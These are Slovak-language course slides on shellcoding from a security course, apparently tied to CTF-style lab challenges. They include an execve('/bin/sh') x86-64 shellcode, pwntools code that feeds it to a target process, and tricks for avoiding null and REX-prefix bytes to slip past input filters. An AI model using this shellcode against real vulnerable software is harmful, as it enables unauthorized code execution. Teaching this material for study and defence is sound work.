Shellcoding

Bezpečnosť informačných systémov z pohľadu praxe

Peter Švec


0x01

>Reverse výsledky

		_tím	_skóre
#1		TvojTatkoRecords	8
#2		skl	8
#3		Kruzidlo	8
#4		Lock-in	8
#5		MilujemBISPP	8

>Motivácia

>Webhacking = injektovanie JS (XSS)
>Vieme niečo podobné aj pri binárnom súbore?
>shellcode -> postupnosť bajtov, reprezentujúca strojový kód
>Historicky kód na spustenie shellu
>Von Neumannova architektúra (dáta == kód)
>Prečo vlastný shellcode?



>Príklad

>Chceme spustiť shell; execve(“/bin/sh”, NULL, NULL);
>Tri argumenty: cesta k programu, argumenty, env premenne

```
mov rax, 59                 # cislo systemoveho volania (exec=59)
lea rdi, [rip+sh]           # pointer na retazec /bin/sh
mov rsi, 0                  # argv = NULL
mov rdx, 0                  # envp = NULL
syscall                     # vyvolanie systemoveho volania

sh:                         # navestie (nezabera miesto v pamati)
    .string “/bin/sh”       # retazec
```

>Ako vyrobiť shellcode (možnosť 1)

>Zdrojový kód (shellcode.s)

```
.global _start
_start:
.intel_syntax noprefix
   kod
```

>Kompilácia:

```
gcc -nostdlib shellcode.s -o shellcode-elf
```

>Extrakcia bajtov:

```
objcopy --dump-section .text=shellcode-raw shellcode-elf
```

>Rýchle disassemblovanie

```
objdump -d -M intel shellcode-elf
```

>Dáta v shellcode

>Aké máme možnosti ak chceme do shellcodu zahrnúť dáta?
>napr. reťazec “bispp” (alebo “/flag” )

>Možnosť 1:
    .string “bispp” (pozor! tu sa automaticky vkladá aj \0)

>Možnosť 2:
    .ascii “bispp” (bez nulového bajtu )

>Možnosť 3:

```
mov rbx, 0x0068732f6e69622f # 2f='/', 62='f', 69='l',...
push rbx
mov rdi, rsp
```

>Ako vyrobiť shellcode (možnosť 2)

>PWNTOOLS[1] [2] (ipython)

```
import pwn
pwn.context.arch = 'amd64'
shellcode =
    pwn.asm('''
        // kod (nie je potrebna hlavicka)
    ''')
print(pwn.disasm(shellcode))
p = pwn.process('challenge')
p.send(shellcode)
p.clean()
```


[1] https://docs.pwntools.com/en/stable/

[2] https://github.com/Gallopsled/pwntools-tutorial#readme

>Ako ladiť shellcode (možnosť 2)

>p = pwn.gdb.debug('challenge')

>Pri ladení je potrebný terminálový multiplexer
- >tmux
- >CTRL+b % (rozdelenie obrazovky horizontálne)
- >CTRL+b " (rozdelenie obrazovky vertikálne)
- >CTRL+b x (zatvorenie okna)
- >CTRL+b šípka (prepínanie medzi oknami)



>Obmedzenia

>Vstupy do aplikácie môžu mať rôzne obmedzenia:
- >Žiadne nulové bajty
- >Dĺžka vstupu
- >Trasformácia vstupu
- >Nie je možné vložiť konkrétnu hodnotu bajtu

>Obmedzenia 1

>Nulové bajty

```
mov rax, 0          48 c7 c0 00 00 00 00

xor rax, rax        48 31 c0
```

```
mov rax, 5          48 c7 c0 05 00 00 00

mov al, 5           b0 05
```

```
mov rbx, 0x67616c662f 48 bb 2f 66 6c 61 67 00 00 00

mov ebx, 0x67616c66  bb 66 6c 61 67
shl rbx, 8           48 c1 e3 08
mov bl, 0x2f         b3 2f                          0x0A
```

>obmedzenia 2

>obmedzenie 0x48 bajtov (REX prefix)

```
lea rdi, [rip+flag] 48 8d 3d 34 00 00 00

mov edi, addr       bf .. .. ..
```

```
mov rax, 0x2        48 c7 c0 02 00 00 00

mov al, 0x2         b0 02
```

>Hinty

>Čítať úlohu
>shellcode sa vždy spúšťa už v nejakom stave!!
>Máme k dispozícii celý systém!

deadline: 21.3.2025 13:37

0x0C